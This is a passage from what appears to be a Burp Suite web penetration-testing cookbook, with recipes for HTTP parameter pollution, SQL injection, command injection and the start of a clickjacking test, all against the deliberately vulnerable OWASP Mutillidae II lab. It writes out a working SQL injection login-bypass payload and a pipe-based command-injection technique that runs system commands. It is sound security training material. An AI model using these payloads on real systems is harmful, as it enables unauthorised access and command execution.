


Figure 8.20 – Transfer was successful

How it works...

Testing for HTTP verb tampering includes sending requests against the application using different HTTP methods and analyzing the response received. In this recipe, the web developers allowed both a POST and a GET verb to be used in a transfer of funds between two accounts. Why is this a finding? Because the original POST request held sensitive data in the body of the request, whereas a GET request exposes the data in a query string, which is captured easily in web logs of servers and sniffed on the network wire. As a tester, you need to perform this type of test against login sequences and other areas of the application where you see sensitive data.

Testing for HTTP parameter pollution

HTTP parameter pollution (**HPP**) is an attack in which multiple HTTP parameters are sent to the web server with the same name. The intention is to determine whether the application responds in an unanticipated manner, allowing exploitation. For example, in a GET request, additional parameters can be added to the query string—in this fashion: "&name=value"—where name is a duplicate parameter name already known by the application code. Likewise, HPP attacks can be performed on POST requests by duplicating a parameter name in the POST body data.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HPP attacks.

How to do it...

1. From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013 | A1 - Injection (Other) | HTTP Parameter Pollution | Poll Question**:




Figure 8.21 – Navigate to the HTTP Parameter Pollution lesson

2. Select a tool from one of the radio buttons, add your initials, and click the **Submit Vote** button:

Figure 8.22 – Vote for a tool

3. Switch to the Burp Suite **Proxy** | **HTTP history** tab and find the request you just performed from the **User Poll** page. Note the parameter named `choice`. The value of this parameter is `nmap`. Right-click and send this request to **Repeater**:




Figure 8.23 – Send to Repeater

4. Switch to Burp Suite **Repeater** and add another parameter with the same name to the query string. Let's pick another tool from the **User Poll** list and append it to the query string, for example, `&choice=tcpdump`. This will add two choices, `&choice=nmap` (original) and `&choice=tcpdump`. Click **Send** to send the request.

5. Examine the response. Which choice did the application code accept? This is easy to find by searching for the `Your choice was` string. Clearly, the duplicate choice parameter value is the one the application code accepted to count in the **User Poll** vote:

Figure 8.24 – Validate your change was accepted by the server

How it works...

The application code fails to check against multiple parameters with the same name when passed into a function. The result is that the application usually acts upon the last parameter match provided. This can result in odd behavior and unexpected results.

Testing for SQL injection

A SQL injection attack involves an attacker providing input to the database, which is received and used without any validation or sanitization. The result is divulging sensitive data, modifying data, or even bypassing authentication mechanisms.

Getting ready

Using the OWASP Mutillidae II **Login** page, let's determine whether the application is vulnerable to **SQL injection** (**SQLi**) attacks.

How to do it...

1. From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013 | A1-Injection (SQL) | SQLi – Bypass Authentication | Login**:




Figure 8.25 – Navigate to the SQL injection authentication bypass lesson

2. On the **Login** screen, place invalid credentials in the **Username** and **Password** textboxes. For example, the username is `' or 1=1--` with no password. Click the **Login** button.




Figure 8.26 – Login using SQLi payload

3. Switch to the Burp Suite **Proxy** | **HTTP history** tab. Find the request with the payload of `' or 1=1--<space>` within the `username` parameter and click the **Login** button. Use **Inspector** to see the contents of the SQL injection payload more easily.




Figure 8.27 – Use Inspector to see your URL-encoded payload

4. Return to the Firefox browser and note you are now logged in as admin!

Figure 8.28 – Verify SQLi payload worked

How it works...

Without knowing any credentials, you can use a SQL injection payload, such as `' or 1=1--<space>`, to bypass the authentication mechanism. The application contains a SQL injection vulnerability because the SQL code used in the backend application is constructed using the values of the textbox as is, without any sanitization of user input. The admin account is the first account created in the database, so the database defaulted to that account when the SQL injection payload executed.

There's more...

We can re-do this recipe and use a SQL injection wordlist from `wfuzz` within Burp Suite **Intruder** to test many different payloads in the **Username** field. Examine the response for each attack in the results table to determine whether the payload successfully performed a SQL injection and you are logged in to the application.

The construction of SQL injection payloads requires some knowledge of the backend database and the syntax required. A great resource to assist in the construction of SQL injection payloads is `https://pentestmonkey.net/category/cheat-sheet/sql-injection`.

Testing for command injection

Command injection involves an attacker attempting to invoke a system command, normally performed in a terminal session, within an HTTP request instead. Many web applications allow system commands through the UI for troubleshooting purposes. A web penetration tester must test whether the web page allows further commands on the system that should normally be restricted.

Getting ready

For this recipe, you will need the SecLists payload for Unix commands on a Unix- or Linux-based operating system:

`https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/UnixAttacks.fuzzdb.txt`

Download the SecLists payload from GitHub:

`https://github.com/danielmiessler/SecLists`

Using the OWASP Mutillidae II **DNS Lookup** page, let's determine whether the application is vulnerable to command injection attacks.

How to do it...

1. From the OWASP Mutillidae II menu, select **DNS Lookup** by navigating to **OWASP 2013 | A1-Injection (Other) | Command Injection | DNS Lookup**:




Figure 8.29 – Navigate to the Command Injection lesson

2. On the **DNS Lookup** page, type the IP address `127.0.0.1` in the textbox and click the **Lookup DNS** button:




Figure 8.30 – Type in an IP address

3. Switch to the Burp Suite **Proxy** | **HTTP history** tab and look for the request you just performed. Right-click on **Send to Intruder**.
4. In the **Intruder** | **Positions** tab, clear all suggested payload markers with the **Clear $** button. In the `target_host` parameter, place a pipe symbol (`|`) immediately following the `127.0.0.1` IP address. After the pipe symbol, place an `X`. Highlight the `X` and click the **Add $** button to wrap the `X` with payload markers:




Figure 8.31 – Add a substitution marker at the end of the parameter along with a pipe

5. In the **Intruder** | **Payloads** tab, click the **Load** button. Browse to the location where you downloaded the **SecLists-master** wordlists from GitHub. Navigate to the location of the `UnixAttacks.fuzzdb.txt` wordlist and use the following to populate the **Payload settings [Simple list]** box: `SecLists-master/Fuzzing/UnixAttacks.fuzzdb.txt`:




Figure 8.32 – Load wordlist

6. Uncheck the **Payload encoding** box at the bottom of the **Payloads** tab page and then click the **Start Attack** button.
7. Allow the attack to continue until you reach payload `50`. Notice the responses through the **Render** tab are around payload `45` or so. We can perform commands, such as `id` on the operating system, which displays the results of the commands on the web page:




Figure 8.33 – Evidence of command injection exploit

8. We can also right-click this request from the results table and send to **Repeater** to perform the attack again.




Figure 8.34 – Send to Repeater

9. In **Repeater**, click **Send**, and on the response, click the **Render** tab to view the results of the command injection.




Figure 8.35 – Repeat exploit to see evidence

How it works...

Failure to define and validate user input against an acceptable list of system commands can lead to command injection vulnerabilities. In this case, the application code does not confine system commands available through the UI, allowing visibility and execution of commands on the operating system that should be restricted.

9
Attacking the Client

Code available on the client that is executed in the browser requires testing to determine any presence of sensitive information or the allowance of user input without server-side validation. We will learn how to perform these tests using Burp Suite.

In this chapter, we will cover the following recipes:

- Testing for clickjacking
- Testing for DOM-based cross-site scripting
- Leveraging DOM Invader to test for DOM XSS
- Testing for JavaScript execution
- Testing for HTML injection
- Testing for client-side resource manipulation

Technical requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications
- OWASP Mutillidae link
- Burp Suite Proxy Community or Professional (`https://portswigger.net/BurpSuite/`)

Testing for clickjacking

Clickjacking is also known as a **UI redress attack**. This attack is a deceptive technique that tricks a user into interacting with a transparent `iframe` and, potentially, sending unauthorized commands or sensitive information to an attacker-controlled website. Let's see how to use Burp Clickbandit to test whether a site is vulnerable to clickjacking.

Getting ready

We'll use the OWASP Mutillidae II application and Burp Clickbandit to determine whether the application protects against clickjacking attacks.

How to do it...

1. Navigate to the **Home** page of OWASP Mutillidae II.
2. Switch to **Burp** and, from the top-level menu, select **Burp Clickbandit**:




Figure 9.1 – Clickbandit menu item

3. A pop-up box explains the tool. Click the **Copy Clickbandit to clipboard** button:




Figure 9.2 – Copying code to the clipboard

4. Return to the Firefox browser and the landing page of Mutillidae. Make sure you are not logged into the application. Press *F12* to bring up the developer tools. From the developer tools menu, select **Console**, and look for the prompt at the bottom:

